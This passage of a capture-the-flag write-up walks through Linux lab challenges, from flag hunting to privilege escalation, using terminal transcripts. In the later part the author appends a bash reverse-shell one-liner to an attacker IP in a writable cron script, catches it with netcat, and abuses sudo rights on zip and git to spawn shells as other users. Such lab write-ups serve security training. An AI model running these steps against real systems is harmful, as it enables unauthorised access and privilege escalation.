--- snipped ---
mission27{444d29b932124a48e7dddc0595788f4d}Question 28 – What is the mission28 flag?
- For this task, we have a long file name with multiple extensions. In reality, these multiple extensions are only to distract us. We have to only decode the last extension that is .gz. I used the gunzip to do that. Once decoded, we are presented with a png file. Used the strings command again to reveal the flag.
mission26@linuxagency:~$ su mission27
Password:
mission27@linuxagency:/home/mission26$ cd ..
mission27@linuxagency:/home$ cd mission27
mission27@linuxagency:~$ ls -la
total 20
drwxr-x---  2 mission27 mission27 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission27 mission27    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission27 mission27 3771 Jan 12  2021 .bashrc
-rw-r--r--  1 mission27 mission27  136 Jan 12  2021 flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png.gz
-rw-r--r--  1 mission27 mission27  807 Jan 12  2021 .profile
s.zip.gz.jpg.png.gz y:~$ gunzip flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css
mission27@linuxagency:~$ ls -l
total 4
-rw-r--r-- 1 mission27 mission27 51 Jan 12  2021 flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png
ss.zip.gz.jpg.png ncy:~$ strings flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.cs
GIF87a
mission28{03556f8ca983ef4dc26d2055aef9770f}
mission27@linuxagency:~$ 
mission28{03556f8ca983ef4dc26d2055aef9770f}Question 29 – What is the mission29 flag?

- In this one, we are welcomed by a ruby interpreter as soon as we login. Further, we break the interactive session using exec command to spawn the bash shell. Finally got txt.galf which holds the flag but in reverse condition. Reverse the same to get the flag using cyberchef.
mission27@linuxagency:~$ su mission28
Password:

irb(main):002:0> exec "/bin/bash"
mission28@linuxagency:/home/mission27$ cd ..
mission28@linuxagency:/home$ cd mission28
mission28@linuxagency:~$ ls
examples.desktop  txt.galf
mission28@linuxagency:~$ ls -la
total 40
drwxr-x---  3 mission28 mission28 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission28 mission28    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission28 mission28  220 Jan 12  2021 .bash_logout
-rw-r--r--  1 mission28 mission28 3771 Jan 12  2021 .bashrc
-rw-r--r--  1 mission28 mission28 8980 Jan 12  2021 examples.desktop
drwxr-xr-x  3 mission28 mission28 4096 Jan 12  2021 .local
-rw-r--r--  1 mission28 mission28  807 Jan 12  2021 .profile
-r--------  1 mission28 mission28   44 Jan 12  2021 txt.galf
mission28@linuxagency:~$ cat txt.galf
}1fff2ad47eb52e68523621b8d50b2918{92noissim
mission28@linuxagency:~$ 
mission29{8192b05d8b12632586e25be74da2fff1}Question 30 – What is the mission30 flag?

- Moving onto this task, we found a folder named bludit. Got inside it and access the .htpasswd file which gives us our password.
mission28@linuxagency:~$ su mission29
Password:
mission29@linuxagency:/home/mission28$ cd ..
mission29@linuxagency:/home$ cd mission29
mission29@linuxagency:~$ ls -la
total 20
drwxr-x---  3 mission29 mission29 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission29 mission29    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission29 mission29 3771 Jan 12  2021 .bashrc
drwxr-xr-x  7 mission29 mission29 4096 Jan 12  2021 bludit
-rw-r--r--  1 mission29 mission29  807 Jan 12  2021 .profile
mission29@linuxagency:~$ cd bludit/
mission29@linuxagency:~/bludit$ ls -la
total 44
drwxr-xr-x  7 mission29 mission29 4096 Jan 12  2021 .
drwxr-x---  3 mission29 mission29 4096 Jan 12  2021 ..
drwxr-xr-x  2 mission29 mission29 4096 Jan 12  2021 bl-content
drwxr-xr-x 10 mission29 mission29 4096 Jan 12  2021 bl-kernel
drwxr-xr-x  2 mission29 mission29 4096 Jan 12  2021 bl-languages
drwxr-xr-x 27 mission29 mission29 4096 Jan 12  2021 bl-plugins
drwxr-xr-x  4 mission29 mission29 4096 Jan 12  2021 bl-themes
-rw-r--r--  1 mission29 mission29  394 Jan 12  2021 .htaccess
-rw-r--r--  1 mission29 mission29   44 Jan 12  2021 .htpasswd
-rw-r--r--  1 mission29 mission29  900 Jan 12  2021 index.php
-rw-r--r--  1 mission29 mission29 1083 Jan 12  2021 LICENSE

mission29@linuxagency:~/bludit$ cat .htaccess
AddDefaultCharset UTF-8

<IfModule mod_rewrite.c>

# Enable rewrite rules
RewriteEngine on

# Base directory
#RewriteBase /

# Deny direct access to the next directories
RewriteRule ^bl-content/(databases|workspaces|pages|tmp)/.*$ - [R=404,L]

# All URL process by index.php
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^(.*) index.php [PT,L]

</IfModule>mission29@linuxagency:~/bludit$ cat .htpasswd
mission30{d25b4c9fac38411d2fcb4796171bda6e}
mission29@linuxagency:~/bludit$ 
mission30{d25b4c9fac38411d2fcb4796171bda6e}Question 31 – What is viktor’s Flag?



- For this one, we moved to the escalator folder and found a folder name .git. Used the same to reveal the log file.
mission29@linuxagency:/home$ su mission30
Password:
mission30@linuxagency:/home$ cd mission30
mission30@linuxagency:~$ ls -la
total 36
drwxr-x---  3 mission30 mission30 4096 Jan 12  2021 .
drwxr-xr-x 45 root      root      4096 Jan 12  2021 ..
lrwxrwxrwx  1 mission30 mission30    9 Jan 12  2021 .bash_history -> /dev/null
-rw-r--r--  1 mission30 mission30  220 Jan 12  2021 .bash_logout
-rw-r--r--  1 mission30 mission30 3771 Jan 12  2021 .bashrc
drwxr-xr-x  3 mission30 mission30 4096 Jan 12  2021 Escalator
-rw-r--r--  1 mission30 mission30 8980 Jan 12  2021 examples.desktop
-rw-r--r--  1 mission30 mission30  807 Jan 12  2021 .profile
mission30@linuxagency:~$ cd Escalator/
mission30@linuxagency:~/Escalator$ ls -l
total 4
-rw-r--r-- 1 mission30 mission30 35 Jan 12  2021 sources.py
mission30@linuxagency:~/Escalator$ cat sources.py

mission30@linuxagency:~/Escalator/.git$ git log
commit 24cbf44a9cb0e65883b3f76ef5533a2b2ef96497 (HEAD -> master, origin/master)
Author: root <root@Xyan1d3>
Date:   Mon Jan 11 15:37:56 2021 +0530

    My 1st python Script

commit e0b807dbeb5aba190d6307f072abb60b34425d44
Author: root <root@Xyan1d3>
Date:   Mon Jan 11 15:36:40 2021 +0530

    Your flag is viktor{b52c60124c0f8f85fe647021122b3d9a}
viktor{b52c60124c0f8f85fe647021122b3d9a}
Task 4 – Privilege Escalation
Question 1 – su into viktor user using viktor’s flag as password
DoneQuestion 2 – What is dalia’s flag?



- As checked the cronjobs entry using crontab, i found one for dalia where a script was running with her privileges. We can exploit it as it is writable by our current user viktor. We have to inject our reverse shell into the file to get a shell at our attacking machine. For this, you have to perform a hit or miss approach as the script changes on its own. For this, i have spam the reverse shell one-liner into the script rapidly and on the particular time to get the reverse shell and the flag.
viktor@linuxagency:/home$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user	command
17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *	* * *	dalia	sleep 30;/opt/scripts/47.sh
*  *	* * *	root	echo "IyEvYmluL2Jhc2gKI2VjaG8gIkhlbGxvIDQ3IgpybSAtcmYgL2Rldi9zaG0vCiNlY2hvICJIZXJlIHRpbWUgaXMgYSBncmVhdCBtYXR0ZXIgb2YgZXNzZW5jZSIKcm0gLXJmIC90bXAvCg==" | base64 -d > /opt/scripts/47.sh;chown viktor:viktor /opt/scripts/47.sh;chmod +x /opt/scripts/47.sh;

viktor@linuxagency:/opt/scripts$ cat 47.sh
#!/bin/bash
#echo "Hello 47"
rm -rf /dev/shm/
#echo "Here time is a great matter of essence"
rm -rf /tmp/
bash -i >& /dev/tcp/10.18.11.103/1234 0>&1
viktor@linuxagency:/opt/scripts$ echo "bash -i >& /dev/tcp/10.18.11.103/1234 0>&1">> 47.sh


wh1terose@fsociety:~$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.62.203 53916
bash: cannot set terminal process group (5082): Inappropriate ioctl for device
bash: no job control in this shell
dalia@linuxagency:~$ ls
ls
examples.desktop
flag.txt
dalia@linuxagency:~$ cat flag.txt
cat flag.txt
dalia{4a94a7a7bb4a819a63a33979926c77dc}
dalia@linuxagency:~$ 
dalia{4a94a7a7bb4a819a63a33979926c77dc}Question 3 – What is silvio’s flag?
- For this one, we checked the sudo misconfiguration on the server and as per the output, the user silvio can run zip binary with elevate privileges. Uses the same exploit from GTFObins and captured the flag.
dalia@linuxagency:/home$ sudo -l
Matching Defaults entries for dalia on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User dalia may run the following commands on linuxagency:
    (silvio) NOPASSWD: /usr/bin/zip
dalia@linuxagency:/home$ TF=$(mktemp -u)
dalia@linuxagency:/home$ sudo -u silvio zip $TF /etc/hosts -T -TT 'sh #'

$ id
uid=1032(silvio) gid=1032(silvio) groups=1032(silvio)
$ python -c 'import pty;pty.spawn("/bin/bash")'
silvio@linuxagency:/home$ cd silvio/
silvio@linuxagency:~$ ls
examples.desktop  flag.txt
silvio@linuxagency:~$ cat flag.txt
silvio{657b4d058c03ab9988875bc937f9c2ef}
silvio@linuxagency:~
silvio{657b4d058c03ab9988875bc937f9c2ef}Question 4 – What is reza’s flag?


- Next up we have reza, we tried to check the sudo misconfigurations again and found one in the git binary. To exploit it used GTFObins again. Run the exploit as reza got the user’s shell and flag.
silvio@linuxagency:~$ sudo -l
Matching Defaults entries for silvio on linuxagency:
    env_reset, env_file=/etc/sudoenv, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User silvio may run the following commands on linuxagency:
    (reza) SETENV: NOPASSWD: /usr/bin/git

silvio@linuxagency:~$ sudo -u reza PAGER='sh -c "exec sh 0<&1"' git -p help
$ id
uid=1033(reza) gid=1033(reza) groups=1033(reza)
$ python -c 'import pty;pty.spawn("/bin/bash")'
